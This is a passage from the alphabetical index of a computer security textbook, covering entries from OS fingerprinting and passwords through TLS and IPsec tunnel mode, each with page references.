... fingerprinting 318, 333 (*re*: Nmap, p0f, Xprobe2)
OS/2 151
OSI stack, *see*: network stack
OTP (one-time password) 17, 23, 67–70, 86, 99,
 294, 329
out-of-order execution (side channel) 197, 413
out-of-band (OOB) 95–96, 218–219, 237, 252, 306
... *see also*: independent channel
outbound (packet) 283–292, 333
output escaping, *see*: escape
outsider, *see*: insider/outsider
OV (Organization Validated) certificate 230, 270, 272
OWASP 262, 269, 275
OWE (Opportunistic Wireless Encryption) 367–368
owner (file), *see*: user (file owner)
- ## P
- p0f (OS fingerprinting) 318, 333
P2PK (Pay-to-Public-Key) 380, 384
P2PKH (Pay-to-Public-Key-Hash) 380, 383–384
P2SH (Pay-to-Script-Hash) 380, 383–384
packet (networking) 303–306, 311
packet filter, *see*: firewall
packet sniffing (capture utilities) 316, 319, 332–333
padding 34, 301
page reloads 260
paging (memory) 136
pairwise master key (802.11), *see*: PMK
pairwise transient key (802.11), *see*: PTK
PAKE (password-authenticated key exchange) 105–
 111, 120, 273–274, 370
... browser integration 273–274
PAP (authentication) 369–370
parasite (hosted malware) 207
parent (OS process) 137–138, 158, 175–176
parent block, *see*: block (Bitcoin, parent block)
parser (HTML, JavaScript, URI, CSS) 275
... *see also*: HTML (parsing)
partial-guessing metrics (passwords) 85–87
partitioning attack 108–109, 120
partitioning text 108
party, *see*: entity, principal
passcode generator 17, 68–70, 86
passive attacker, *see*: attacker
passkey (password-derived key) 64, 78, 295, 396
passphrase 64, 69, 239, 295
passport analogy 218
passwd (command), *see*: /usr/bin/passwd
password (password authentication) 56–59, 129
... advantages 59
... attacks on password authentication 15, 57–58, 78
... attack defenses 60–65
... capture 57–58
... cracking tools 64
... default 317
... disadvantages 58
... distribution (skewed) 63
... interference 59
... length 62
... master 77, 113
... NIST guidelines 64–65, 87
... pro-active checking 63
... recovery, *see*: account (recovery)
... recovery (Bitcoin) 396
... reuse 58, 68, 72
... stored hash 57
... synchronization 77
... system-assigned 61, 86
... usability 58–59, 62, 64–65, 77
... user-chosen 63, 396
... user-chosen (WEP) 351, 358–359
... verification using one-way function 43
password composition policy 5, 57–58, 63–65, 78,
 87
password expiration policy (aging) 8, 13, 58, 62,
 64–65, 86–87
password file, *see*: /etc/passwd
password generator, *see*: passcode generator
password guessing, *see*: online, offline
... guesswork, *see*: guessing function
... SSH password guessing 306
... *see also*: Bitcoin (password risks), password (user-chosen, WEP)
password hashing 43, 57
... competition 61, 86
password managers 59, 76–78, 86–87, 113, 120, 275
... derived passwords 77–78

- ... password wallet 77–78
- password meters 65, 87, *see also:* zxcvbn
- password portfolios 87
- password reset 65–66, 86
- password sniffing, *see:* password (capture)
- password stretching 60
- password-authenticated key exchange, *see:* PAKE
- PasswordMultiplier (password manager) 78
- patching (software update), *see:* update
- Path (cookie attribute) 256, 259
- path (pathname, filepath) 177, 247, 256, 258, 263
- path authentication, *see:* Merkle path authentication
- path of least resistance 23
- path-access (filesystem) 139, 259
- path-based permissions, *see:* path-access
- pathLenConstraint (extension) 221, 228
- pathname resolution 143, 157–159, 178, 197
- Patricia tree (compressed trie) 403–404, 406
- PaX project (Linux) 179
- pay-per-install 208
- payload 38, 47, 187, 196, 283, 317
 - ... HTTP 251, 288
 - ... IPsec 301–302
 - ... TCP 304
- payload length (physical layer) 341
- PCA (Policy Certification Authority; PEM PCA) 329
- pcap (packet capture) 319
- PDU (MAC protocol data unit), *see:* MPDU
- PEAP (Protected EAP) 369
- peer-to-peer network 45, 379, 386
- PEM (Privacy Enhanced Mail) 235, **239**, 241, 332
- pen testing, *see:* penetration testing
- penetration testing 10, 156, 179, **317**–318, 320, 328, 333
 - ... see also: firewall
- pepper (secret salt) 60, 64, 86
- percent encoding (URI characters) 266
- perfect forward secrecy, *see:* forward secrecy
- perimeter defense 17, 282–283, 285–287, 291, 318, 347
 - ... see also: firewall
- Perl (language) 264
- permission bits (filesystem) 128, 132
- permissions 128
 - ... (user, group, other) model, *see:* ugo
 - ... on directories 138–139
 - ... on files 133
 - ... RWX 128, 132, 135–136, **138**–139, 141, 148
- permutation 35, 193
- persistent state (in browser plugins) 259
- persona CA (PEM) 239
- personal knowledge questions, *see:* challenge questions
- PGP (Pretty Good Privacy) 220, 229, 235, **239**–241, 275
 - ... key-packet 239–240
 - ... keyring 239–240
- ... keyserver 240
- ... lightweight certificate 239
- ... signature packets 240
- ... transferable key 240
- ... trusted introducer 239–240
- ... web of trust 228–229, 240
- PH-safe prime (Pohlig-Hellman safe) 117–119
- pharming 57, 185, 325–327
 - ... defenses 327
- phi function (ϕ) 38, 115
- phishing 17, 57, 77, 185, 206, 230, 238, 252, 264, **269**–271, 275, 326, 411
 - ... and certificates 270
 - ... defenses 271
 - ... enablers 270, 275
 - ... spear phishing 270
 - ... transient phishing site 271
- Photuris protocol (DH variant) 323
- PHP (language) 264
- physical address (LAN) 303
- physical address space 199
- physical interface (switch port) 328
- physical layer 341
- Physical Layer Convergence Protocol, *see:* PLCP
- PID (process identifier) 129, 137, 150, 319
- PIN (Personal Identification Number) 69–70, 72–73, 79, 95, 111–112
- ping (ICMP echo request) 284–285, **305**–306, 321, 323
- Ping of Death (DoS attack) 321, 334
- ping sweep 306
- Pinkas-Sander login protocol 80–81, 87
- PKCS (Public Key Cryptography Standards) 216
- PKI (public-key infrastructure) 200, 214–15, **216**–217, 327
 - ... architectures 224–229, 241
 - ... components 216–217
 - ... lifecycle management 217
 - ... trust models, *see:* certificate trust models
- PKIX (PKI X.509-based standards) 241
- plaintext (cleartext) 31
- plaintext recovery (if Vernam keystream reused) 369
- PLCP (Physical Layer Convergence Protocol) 341
- PMF (protected management frames, 802.11) 346, 365, 368
- PMK (pairwise master key, 802.11) **348**–350, 363, 365–367
- PN, *see:* AES-CCMP (packet number)
- Pohlig-Hellman algorithm 117
- pointer arithmetic (C language) 162, 165, 173
- pointer protection 173
- poison packets 321, 325, 331
- policy (security) 4–6, 18–19, 62, 282–284, 310, 318
 - ... access control 130–131
 - ... access point (AP) 343
 - ... centrally defined 287

- ... certificate-policies extension 230
- ... certification policy 217–218, 230
- ... compliance 317
- ... corporate 294
- ... cross-site access control 274
- ... firewall 284–286, 288, 299
- ... house policy 6
- ... Internet 284, 286
- ... IPsec 303, 306
- ... operational (certification authority) 216
- ... policies for plugins 259
- ... remote access policy 5
- ... violation of security policy 5
- ... WLAN policy 364
- ... *see also:* password expiration, password composition
- Policy Certification Authority (PEM), *see:* PCA
- policy script component (IDS) 315
- policy-based packet filtering (IPsec) 303
- Poly1305, *see:* MAC algorithms
- polyalphabetic substitution 51
- polymorphic virus, *see:* virus
- Ponzi scheme 405
- POP3 (email retrieval) 235, 254, 304
- port (TCP, UDP) 175, 247, 258, 283–288, 295, 303, 304–305, 318
- port (802.11)
 - ... controlled port 348
 - ... uncontrolled port 348
 - ... *see also:* IEEE 802.1X
- port forwarding (SSH) 295–296
- port mirror 316
- port scanning, *see:* scanning (TCP, UDP ports)
- port stealing 328
- positive validation 269
- POST (HTTP request method) 249, 261–262, 274
- postfix expression (notation) 382
- postMessage 274
- postprocessing results (inline hooking) 198
- PPP (Point-to-Point Protocol) 369–370
- pre-capture attack, *see:* attack
- pre-shared key, *see:* PSK
- preimage 42
 - ... preimage resistance 41–42
- prepared statements (SQL) 269
- preview panes (email auto-preview) 205
- PRF (pseudo-random function) 362–363, 365
 - ... for deriving sequences of keys (Bitcoin) 398
 - ... *see also:* AES-CCMP (key hierarchy), KDF, PRNG
- primary group 134
- primary vs. secondary task 273
- principal 3, 21, 129–130
 - ... *see also:* subject (access control)
- principles, *see:* design principles
- printf (C function) 171
- privacy 4, 75, 184, 250, 256–257, 368, 370
- private key (asymmetric) 37–40, 45, 49–51, 101, 203, 214–217, 295–296
- private network 298
- private-key sharing (TLS) 234
- private-key storage 214–215, 217
- privilege escalation 16, 21, 156–157, 174–175, 178, 262
- privilege level, *see:* protection rings, superuser, supervisor
- privileged bit 127–128
 - ... *see also:* supervisor
- privileged instructions 195
- privileged port 175, 285
- privileges 3, 22, 24, 129, 137, 150, 158, 174–175, 187, 195
- PRNG (pseudo-random number generator) 120
 - ... *see also:* PRF, RNG
- proactive password cracking 63, 317
- probabilistic encryption, *see:* ElGamal encryption
- probability distribution 74, 82, 85
- probability of guessing success 62
- probable prime number 333
- probe (802.11) 341, 342–343, 345–346
- probe (scan) 318, 333
- process creation 175–176
- process identifier, *see:* PID
- processes (operating system) 149–151
- profile (IDS) 314–315, 332
- Program Counter (PC), *see:* Instruction Pointer
- promiscuous mode
 - ... wired network 316, 319
 - ... wireless 346
- proof by contradiction 190, 208
- proof of knowledge 68, 97, 103, 112, 216, 229, 253
 - ... *see also:* challenge-response
- proof of work 381, 389, 391–393, 395
 - ... greatest aggregate proof of work 392
- proof-of-stake model, *see:* mining (Ethereum)
- protected management frames (802.11), *see:* PMF
- protection (operating system) 126
- protection bit initial values 135, 141
- protection domain 129–130, 149–151, 257
- protection group, *see:* group
- protection rings (access control, Multics) 146–152
 - ... access bracket 147–150
 - ... brackets (read, write, execute) 148
 - ... ring number 147, 150
- protocol 92
- protocol data unit, *see:* PDU
- protocol scrubber 333
- provably secure 4
- proxy (firewall), *see:* firewall (proxy)
- proxy server, *see:* HTTP (proxy server)
- proxy-aware client 288–289
- proxy-aware gateway 288
- pseudo-protocol (HTML) 248

- pseudo-random bit generation, *see: PRF*
 pseudo-random number generator, *see: PRNG*
 pseudonym 216, 378
 PSK (pre-shared key, TLS) 252–253
 PSK (pre-shared key, 802.11) **348**, 350, 359, 363–365, 368
 ... derived from SSID and password 367
 ... password-to-PSK mapping 367
 ... shared among users 367, *see also: master key*
 ... shared and public 367–368
 psychological acceptability 273
 PTK (pairwise transient key, 802.11) **363**, 365–367
 PTW attack (WEP) 360
 public key pinning 241
 public-key algorithms, *see: DH, EC, ElGamal, RSA*
 public-key certificate, *see: certificate*
 public-key cryptography 32, 37–41, 51
 ... encryption/decryption 37–39
 ... signature/verification 39–41
 ... symmetric vs. asymmetric 32, 37, 97
 public-key distribution 37, 236–237
 ... *see also: Merkle authentication tree*
 public-key infrastructure, *see: PKI*
 public-key server 223, 237, 240
 pull model, *see: push*
 push vs. pull model 201, 222, 241
 PuTTY (remote session utility) 297
 puzzle (Bitcoin) 386
 ... *see also: mining bound (Bitcoin)*
 PwdHash (password manager) 78
 Python (language) 162
- ## Q
- query data (HTTP) 247, 250
- ## R
- RA (Registration Authority) 217
 rabbit (malware) 205, 321
 race conditions (access control) 152, **157**–159, 175, 178
 ... *see also: TOCTOU*
 radio frequency, *see: RF*
 radio jamming, *see: DoS (radio jamming)*
 RADIUS (Remote Authentication Dial In User Server) 347–**350**, 369–370
 ... server 341, 370
 ... support for EAP 369
 rainbow tables 86, 107
 random (number, key) 23, 33, 61, 79, 93, **95**, 104, 108, 120, 159
 random number (TVP) 93, 95, 97, **99**, 112
 random number generator, *see: RNG*
 random variable 82
- randomization of ephemeral ports 334
 randomized encryption 101
 ransomware 186, 196, **202**–203, 206–208
 ... incidents 203
 RAT (remote access trojan) 195
 rate limiting (throttling) 59, 63–64, 86, 161, 325
 raw sockets 322
 RBAC (role-based access control) 144–145, 151
 RC4 49, 51, 274, **351**
 ... key setup in WEP 351, 359
 ... seed key in WEP 351–352, 357, 359
 ... use in WEP **351**–352, 364–365
 ... weak IVs (initial keystream bytes) 359–360
 rcp (remote copy) 292–293, 296–297
 read permission (R), *see: permissions*
 reassembly (packet) 289–290, 304–306, 321, 333
 receive window 302, 330–331
 reconnaissance (scanning) 193, 316–320
 reconnaissance (wireless) 345
 recursive query (DNS) 326
 redirection (HTTP response) 252
 redirection (web) 200–201, 246, **251**–252, 255, 263–265, 269
 reduction modulo 2^n 162, 165
 redundancy function (within digital signature) 51
 reference integrity, *see: request-response integrity*
 reference monitor **130**–132, 152
 reference validation mechanism 131
 REFERER header (HTTP) 249–250
 reflection attack, *see: attack*
 reflectors (networking, DoS) 333
 Refresh header (HTTP response) 251
 refresh meta-tag (HTML) 251
 Registration Authority, *see: RA*
 regular expression 314
 relational database 266
 relative addressing 177–178, 188, 199
 relay attack, *see: attack*
 relocation (machine code) 199
 reluctant allocation, *see: design principles*
 relying party 49, 113, **215**, 221–222, 224, 229, 236
 remnant removal, *see: design principles*
 remote access trojan, *see: RAT*
 remote administration (remote desktop) 195
 ... remote desktop tools 195
 remote OS fingerprinting, *see: OS (fingerprinting)*
 remote shell 293
 remote-access commands 292–293
 replay attack, *see: attack*
 replay protection
 ... IPsec 300–302
 ... TLS 254
 ... *see also: AES-CCMP, transaction (Ethereum)*
 repository, *see: certificate directory*
 resolve, *see: DNS (resolution)*
 resource enumeration APIs 199

- resource exhaustion 321, 325
responsible disclosure 317, 333
... *see also:* ethical hacking
request URI (HTTP) 249–251, 256
request-response integrity, *see:* design principles
reset (TCP), *see:* RST
REST (Representational State Transfer services) 274
retinal scan, *see:* biometric modalities
return address 167–169, 171–173
return gate 148
return-to-libc (attack) 171–172, 179
reverse engineering 185, 191–192, 204, 208
reverse Turing test, *see:* ATT
revocation, *see:* certificate revocation
rexec (remote execution) 194, 292
RF (radio frequency) 340
... ranges 340
RFC (Request For Comments, IETF) 224, 369
... standards-track 369
RFMON mode, *see:* monitor mode (wireless)
.rhosts file 296–297
Rijndael (AES) 34
ring (access control), *see:* protection rings
RIPEMD160 (hashing) 378, 397, 406
risk 6, 78
... assessment 6–9, 27
... equation 6–7
... management 9
... rating matrix 9
... wireless 347
RISOS report (1976) 152
rlogin (remote login) 194, 291–293, 297
RNG (random number generator) 95, 120
... *see also:* PRNG
robust network 364, *see also:* RSN
ROC (receiver operator characteristic) 74–75, 87
rogue AP (wireless middle-person) 342, 344, 346–
 347, 366, 368–369
... *see also:* DoS (via rogue AP)
role (access control) 129, 144–145
... role-based access control, *see:* RBAC
root (UNIX) 134, 156
... of filesystem 140
... root privilege (UID 0) 134, 198
... UID 0 vs. kernel 175
root CA (certification authority) 225–228
root of trust, *see:* trust anchor
root shell 175–176, 192
rooted (compromised) 195
rootkit 156, 189, 192–194, 195–200, 204, 207–208
... hypervisor 195, 208
... postprocessing results (inline hooking) 198
... Unix kernel rootkits 208
... user vs. kernel rootkit 195, 197–200, 208
... ways to install kernel rootkit 198–199
... Windows kernel rootkits 208
ROP (return-oriented programming) 179
router 287, 291, 305, 332
... *see also:* screening router
routing 350
routing-based attacks 334
RSA (Rivest Shamir Adleman algorithm) 38–39, 41,
 50–51, 69, 100, 108, 121, 203, 253, 274, 306
rsh (remote shell) 194, 292–293, 297
RSN (robust security network 802.11) 365, 367, 370
RSNA (RSN association) 367
RST (reset, TCP) 283, 304, 311, 322, 330–332
- ## S
- S/KEY 86
S/MIME 220, 224, 235, 238–239, 241
SA (security association) 348
... IPsec SA 300–301
SAE (Simultaneous Authentication of Equals) 365,
 368, 370
safe boot 202
Safe Browsing project (Google) 271–272
safe C dialects 173, 179
safe C libraries 165, 173, 179
safe defaults, *see:* design principles
safe pathname resolution, *see:* pathname resolution
safe prime 110, 116–117
salt (password) 60, 64, 112
same-origin policy, *see:* SOP
same-ports strategy 254, 274
sandbox 21, 151, 174–175
sanitization, *see:* input sanitization
SATAN (audit tool) 319, 333
satoshi (subunit of BTC) 381, 388
scan detection (IDS) 318, 333
scanning (TCP, UDP ports) 192, 318–320, 333
... context-aware 192–193
... hit-list 193
... Internet-scale 193
... localized 192
... permutation 193
... stealthy 333
... topologically-aware 193
... *see also:* reconnaissance
scanning (wireless, active) 345
scheme (URI access protocol) 247, 258
Schnorr signature scheme 121
scp (secure copy) 293, 296–297
screening router 287, 291–292, 320
script (Bitcoin) 382, 400
... execution example 382–383
... redeem script 384
... scriptPubKey 380, 382
... scriptSig 380–382
... semantics 380

- ... validation 383, 386
- ... *see also:* locking script, unlocking script
- script tag (HTML) 248, 257, 263
- scripting languages 200, 248
- script (hashing) 61
- SEAndroid (security-enhanced Android) 145–146
- search (command), *see:* find
- search tree 403–404
- second-preimage resistant 42
- secp256k1 (ECDSA curve), *see:* ECDSA
- secret prefix (hashing) 46
 - ... secret suffix 46
 - ... secret envelope 46
- secret questions 65–66, 86
 - ... *see also:* account (recovery)
- secret validation tokens (CSRF) 262
- secret-key cryptography, *see:* symmetric crypto
- Secure (cookie attribute) 256, 259, 261
- secure 4–5, 18–20, 33
- secure attention sequence, *see:* trusted path
- secure composition 412
- secure deletion 23, 104, 144
 - ... *see also:* remnant removal
- secure file transfer (comparison) 296–297
- secure heap allocator 171, 173, 179
- secure prime 118–119, 121
- secure protocol composition 413
- security
 - ... analysis (process) 9–11, 17–19
 - ... by design, *see:* design principles
 - ... by obscurity 21
 - ... cues, *see:* security indicators
 - ... kernel 131, 151–152
 - ... label 145
 - ... mechanisms 6, 18–19
 - ... metrics 27, 62, 75, 85–86, 312–313
 - ... model 11, 18, 260, 412
 - ... model limitations 412
 - ... policy, *see:* policy
 - ... questions, *see:* secret questions
 - ... requirements 5, 11, 18–20, 65, 75, 104, 126, 131, 412
- security association, *see:* SA
- security clearance, *see:* classification level
- security indicators (cues) 26, 246, 270–275, 411
 - ... negative indicators 272
- Security Parameters Index (IPsec), *see:* SPI
- security policy database (IPsec) 303
- security tunnel, *see:* tunnel (encrypted)
- SecurityFocus (vulnerability database) 208
- segment (addressing) 128–129, 146–147
 - ... descriptor register 127–128, 149
 - ... descriptor segment 128–129, 149–150
 - ... segment descriptor 128–129, 133, 146–150
 - ... segmented addressing 126, 146, 152
- segment (TCP) 300, 304, 329–331
- SegWit (segregated witness, Bitcoin) 379, 406
- self-extracting executable 206
- self-replication (breeding malware) 207
- self-signed, *see:* certificate
- SELinux (security-enhanced Linux) 145, 151
- sendmail (program) 194
- sensor (IDS) 311
- separate-ports strategy 254, 274
- separation of duties 22
- sequence number (TVP) 99
 - ... IPsec 300, 302
 - ... TCP 300–302, 305, 322, 324, 329–**330**
- sequences of system calls 311, 315
- server certificate, *see:* TLS (certificate)
- Server Name Indication, *see:* SNI
- service set identifier, *see:* SSID
- session creep (IDS) 315
- session hijacking, *see:* hijacking
- session ID (HTTP) 260, 294
- session key, *see:* key
- session keys (802.11) 348, 365
 - ... liveness 366
 - ... *see also:* AES-CCMP, PTK
- session resumption (TLS) 254
- session riding 261
- Set-Cookie (HTTP header) 255
- setfacl (command) 136
- setgid (set groupID) 135, 137–139
- setjmp (longjump) 170
- setuid (set userID) 135, 137–139, 151, 157–158, 175
- sftp (SFTP) 293, 297
- SGX (Intel) 413
- SHA (Secure Hashing Algorithm) **44**
 - ... SHA-1 **44**, 61, 232, 274
 - ... SHA-2 (SHA-256, SHA-512) **44**, 232, 274
 - ... SHA-3 **44**, 274, 399, 406
 - ... SHA256 **44**, 378, 387, 391, 397, 404, 406
- shadow password file, *see:* /etc/shadow
- shadow stack 173
- Shannon entropy, *see:* entropy
- Shared Key authentication (802.11) 342, **353**, 356, 358, 367
- shell (command interpreter) **176**–178, 188, 203, 293
 - ... shell script 188
- shellcode 156, 170–172, 175 **176**–179, 203
- short exponents 50, 119
- shoulder surfing (password capture) 57
- side channels 15, 23, 197, 370, 413
- sign bit 161, 164
- sign extension 161–163, 166
- sign flag (arithmetic) 166
- signed-only email 238
- signature (digital), *see:* digital signature
- signature (of attack)
 - ... behavioral 190, 314–315, 320
 - ... malware 190, 207, 314–315

- signature algorithm, *see: digital signature algorithms*
signature verification, *see: digital signature*
signature-based IDS, *see: IDS*
signed code, *see: code signing*
signed integer, *see: two's complement*
signedness error (sign conversion), *see: integer vulnerabilities*
SIM swap attack (subscriber identity module) 67
Simple Mail Transfer Protocol, *see: SMTP*
simple payment verification, *see: SPV*
simplicity and necessity, *see: design principles*
single-credential system 113
single point of failure 23, 78, 204
single sign-on, *see: SSO*
small trusted bases, *see: design principles*
small-subgroup attack 101–**102**, 110, 118, 115–121
smart contract 376, 399, **405**–406
... categories (use cases) 405
... examples 406
... programming pitfalls and attacks 406
... security analysis and tools 406
SMS (Short Message Service) 66–67, 86–87, 240
SMTP (Simple Mail Transfer Protocol) 229, 235, 254, 284–285, 304
Smurf attack (flood) 323, 325, 334
... mitigation 323
SNI (Server Name Indication) 241
sniffing (wireless) 346
Snort (IDS) **315**, 319, 332–333
... snort2bro 315
social engineering 26, 57, 67, 185, **187**, 199, 202, 205–207, 261, 264, 270–271, 273, 411
socket (IP) 284–285, 289–290, **304**, 322, 330–331, 333
SOCKS 289–290, 306
... sockd (SOCKS daemon) 289–290
software fault injection 333
software installation 56, 185, 195, 205, 207
software interrupt 164, 176
software security 19, **156**–178, 319
software update 24, 413, *see also: update*
SolarWinds (company, incident) 413
Solidity (Ethereum programming language) 404
Sony rootkit 196
SOP (same-origin policy) **257**
... DOM SOP 246, **257**–260, 274–275
... matching origin 259
... origin (definition) 257–258
... origin server 255–257, 260
... origin triplet 257–258
... SOP for cookies 259, 274–275
... SOP for plugins 259, 274
source address spoofing, *see: IP address (spoofing)*
SP (Stack Pointer) 167
space (size of set), *see: key space*
Spacefiller, *see: Chernobyl virus*
spam 79, 203, 207, 238, 240, 271, 284–285, 291
... filtering 240, 271
... spambot (spam zombie) 207
SPAN port (switched port analyzer) 316–317
special protection bits 135–136
specification-based IDS, *see: IDS*
Spectre (hardware side channel) 413
speculative execution (side channel) 197, 413
SPEKE (simple password exponential key exchange) 94, **110**, 120, 368
SPI (Security Parameters Index, IPsec) 300–301
spoofing 15, 76, *see also: ARP spoofing, DNS (spoofing), IP address (spoofing), MAC address (spoofing), SSID (spoofing)*
SPV (simple payment verification) 395–396, 405
... client (thin client) 395
... confirmation 395
SQL (Structured Query Language) 266
... database 267
... injection 266–269, 275
... injection mitigation 269
... query 267
... server (database) 267
... SQL single quotes 268
squatting, *see: typosquatting*
`src=` attribute (HTML) 247–248, 257
SRP (PAKE protocol) 111, 120, 273–274
SSDT (System Service Dispatch Table) 198
... *see also: dispatch table*
SSH (secure shell protocol suite) 185, 220, 241, 250–251, 258, 290, **292**–298, 300, 306
... channel 293–294
... client authentication 294
... connection protocol 293
... host key 294, 306
... host-based client authentication 296
... multiplexed channel 293
... server authentication 294
... ssh, sshd (client, daemon) 293, 295
... SSH tunnel 290, **292**–293, 295–296, 300
... SSH2 306
... transport layer protocol 293
... trust models 220, 294
... user authentication protocol 293, 295
SSID (service set identifier) **342**, 344, 346, 367
... spoofing 342
SSL (Secure Sockets Layer), *see: TLS*
SSO (single sign-on) 113–114, 120
STA (mobile station, 802.11) 340–341
Stacheldraht (TFN-based DoS) 325
stack frame 167–168
Stack Pointer, *see: SP*
stack querying (OS fingerprinting) 318, 333
stakeholders 26, 240
standard input/output streams, *see: stdin*
stack-based computation 382

- startup file 139
 stat (system call) 159
 stateful packet filter 284
 stateful protocol analysis 332
 ... *see also:* IDS (specification-based)
 stateless packet filter 284
 stateless protocol (HTTP) 255
 static analysis 173, 179, 269, 333
 statically allocated variables 167
STARTTLS 254
 Station-to-Station key agreement, *see:* STS
 stdin (stdout, stderr) 175, 177, 293
 stealthy malware 189, **194**, 207, 320, 333
 ... *see also:* rootkit
 stepping stone 174, 206
 sticky bit (filesystem) 135, 139, 158
 store-and-forward 38, 104, 236–237, 288
 storing passwords, *see:* password file
 strcpy (C library function) 167, 171–173
 stream cipher 32–34, 36
 ... stream vs. block cipher 36
 ... Vernam cipher **32**–**34**, 351, 354, 369
 ... *see also:* ChaCha20, one-time pad, RC4
 STRIDE (threat modeling) 12, 15–16
 string (NUL-terminated, C) 167, 173, 177, 179
 strong password protocol, *see:* PAKE
 strong prime 118, 120
 strong secret, *see:* crypto-strength key
 strongly typed, *see:* type safety
 STS (Station-to-Station) key agreement 94, **103**, 105, 120
 Stuxnet (worm rootkit) 196
 su (command) 137
 subdomain (DNS) **247**, 258–259, 270, 326
 subgroup 115–116
 subgroup confinement, *see:* small-subgroup attack
 subject (access control) **130**, 144–145, 149–151
 Subject (certificate) **215**, 221, 229–230, 232
 ... Subject Alternate Name (SAN) 215–216, 218, 221, 232
 subject-object model 130, 133, 149
 subspace, *see:* space
 SubVirt (rootkit) 208
 sudo (command) 137
 sufficient work factor, *see:* design principles
 SUN 3 (workstation) 193
 superuser (UID 0) **134**, 140, 150, 174–176, 195, 199
 supervisor (CPU mode) **127**–**128**, 146, 149–151, 176, 195
 supply chain 152, 185, 413
 Suricata (NIDS) 332
 surveillance 195–196, 206, 234
 swapped memory 136, 199
 switch 311, 316, 328
 symbolic display (file permissions) 135–136
 symbolic link (symlink) 142–144, 159
 symmetric cryptography 22, **32**–**36**, 41–49
 symmetric key, *see:* key
 symmetric-key algorithms 49
 symmetric-key encryption 32–36
 SYN flood (attack) 321–323, 325, 334
 ... mitigation 323, 334
 SYN packet (flag) **304**, 321–322, 329
 ... SYN cache 323
 ... SYN cookie 323
 SYN-ACK 284, **304**–**305**, 322, 329–331
 syscall, *see:* system call
 syslog (utility) 283, 290, 306
 system (syscall) 171–172
 system call (syscall) **176**–**178**, 185, 190, 197–198
 system call hijacking, *see:* hooking
 System Service Dispatch Table, *see:* SSDT
 system specification 412
- ## T
- t-bit (filesystem), *see:* sticky bit
 taint analysis 269
 tamper-proof 131
 tampering (data integrity) 15
 tap (test access port) 317
 targeted attack, *see:* attack (generic vs. targeted)
 TCP (Transmission Control Protocol) 229, 285, 289–290, 292, 297, 300, 303, **304**–**306**
 ... amplification 324
 ... connection 249, 290, 292, 295, 304, 329–330
 ... connection set-up 304, 329–330
 ... header 283, 304–305, 329
 ... stream (relay of) 250–251
 ... TCP session hijacking, *see:* hijacking
 ... TCP/IP suite vulnerabilities 334
 ... *see also:* three-way handshake
 tcpdump (packet processing utility) 319
 Teardrop (DoS attack) 321, 334
 telnet (TELNET) 229, 291–**293**, 297, 329
 temporary files 158–159
 testing (security) 10–11, 19
 ... functional vs. non-functional 11, 20, 412
 ... *see also:* fuzz testing, penetration testing
 TEthereal, *see:* Wireshark
 text bit (filesystem), *see:* sticky bit
 text message, *see:* SMS
 TFn, TFn2K (Tribal Flood Network) 325, 334
 Thompson’s Trojan compiler 152, 196–197
 threat 5–6
 ... threat agent 5
 threat model **11**–**12**, 16–19, 99, 274
 ... browser 274
 ... Internet 18, 27, 31
 ... wired network 346
 ... WLAN, *see:* WLAN (threat model)

- threat modeling 11–20, 27
... DNS threat analysis 334
... with architectural diagrams 12–13, 58
... with checklists 12, 15
... *see also:* attack trees, STRIDE
threat trees 27, *see also:* attack trees
three-way handshake (TCP) 304, 318, 322, 324, 329–331
threshold 22–23, 71, 73–74
throttling, *see:* rate limiting
ticket (access control), *see:* access control (ticket)
ticket (Kerberos) 114, 294
time bomb (malware) 204
time-memory tradeoff 86, 107
time-of-check time-of-use, *see:* TOCTOU
time-tested tools, *see:* design principles
time-variant parameter, *see:* TVP
timestamp (TVP) 99
... *see also:* block (Ethereum, timestamp)
... *and:* block header (Bitcoin, timestamp)
timing attack (SSH) 306
TK (temporal key), *see:* AES-CCMP (TK)
TKIP (temporal key integrity protocol, 802.11) 364–365, 367–368
TLD (top-level domain) 247
TLS (Transport Layer Security) 51, 229, 238, 241, 251, 252–254, 273–274, 300
... certificate 218, 223, 229–234, 241, 253, 270–274
... certificate validation challenges (smartphones, non-browsers) 234–235
... channel 253
... encryption and integrity 253
... handshake layer 252
... history 241
... interception 251, 254
... key exchange 252
... layers 252
... master key 252
... record layer 252
... SSL history 241, 274
... tunnel method for EAP, *see:* PEAP
TLS-over-EAP 350
TLS-SRP 273–274
TLS-stripping attack 233, 241
TOCTOU (time-of-check time-of-use) 157–159, 178
TOFU (trust on first use) 220, 231, 241, 294, 306
token, *see:* authentication token
Top Secret, *see:* classification level
Torpig (botnet) 204
touch (command) 136
traffic normalization 333
training (education), *see:* education
training (IDS) 314–315
trampoline function 198, 208
transaction (Bitcoin) 376–377
... coinbase, *see:* coinbase transaction
... confirmation, *see:* block (Bitcoin, confirmed)
... example 380, 382–383
... fees 381, 388, 406
... ID, *see:* txID
... inputs becoming outputs 379
... length 385
... list 385
... malleability 397
... memory pool 386–387, 388–389, 391, 394
... orphan pool (transactions) 389
... orphan transaction 389
... output, *see:* TXO
... priority 388
... provably unspendable 383
... regular, *see:* Bitcoin (system, regular transaction)
... unspendable 383
... validation checks 391
... validity 379, 382
transaction (Ethereum) 399–401
... fees 401
... fields 400
... receipt 401, 403
... replay protection 401
... sender's signature 401
... up-front cost 401, 403
... validation and execution 403
... *see also:* gas (Ethereum)
transport mode (IPsec) 299, 301–302
transposition cipher 51
trawling 57, 60
tree authentication, *see:* Merkle authentication tree
Tribal Flood Network, *see:* TFN
trie (prefix tree) 404
trinoo (DDoS) 325, 334
triple-DES (3DES) 49–51, 274
Tripwire (file change detection) 43, 190
Trojan horse (malware) 152, 186, 194, 196, 207
... *see also:* Thompson's Trojan compiler
true negative (TN) 312
... true negative rate (TNR) 312–313
true positive (TP) 312
... true positive rate (TPR) 312
trust agility 24, 234
trust anchor (PKI) 24, 217–218, 219–220, 223–230, 232–234, 237–239, 254, 377
... list 227, 229
trust anchor justification 220,
... *see also:* design principles
trust but verify 24
trust domain 12, 149
trust management 220
trust models, *see:* certificate trust models
trust models (SSH), *see:* SSH (trust models)
trust on first use, *see:* TOFU
trust sink 377
trusted 4

- ... certificate 229
 - ... certificate store 219, 223, 254
 - ... computing 214
 - ... login hosts 297
 - ... server 96, 113, 222–223, 237
 - ... transitive trust 23, 221, 234, 297
 - ... trusted vs. trustworthy 4
 - trusted path (input/output) 71–72, 267, 273, 275
 - trusted third party, *see: TTP*
 - ... *see also: CA, identity provider, KDC, KTC, RA*
 - trustworthy 4, 27, 224, 251
 - TTL field (time-to-live) 300–301, 305–306, 326
 - TTP (trusted third party) 113, 215
 - tunnel (encrypted) 250–251, 253, 282, 286, 290, 292–293, 297, 298–300, 303, 306
 - tunnel mode (IPsec) 299, 301–302
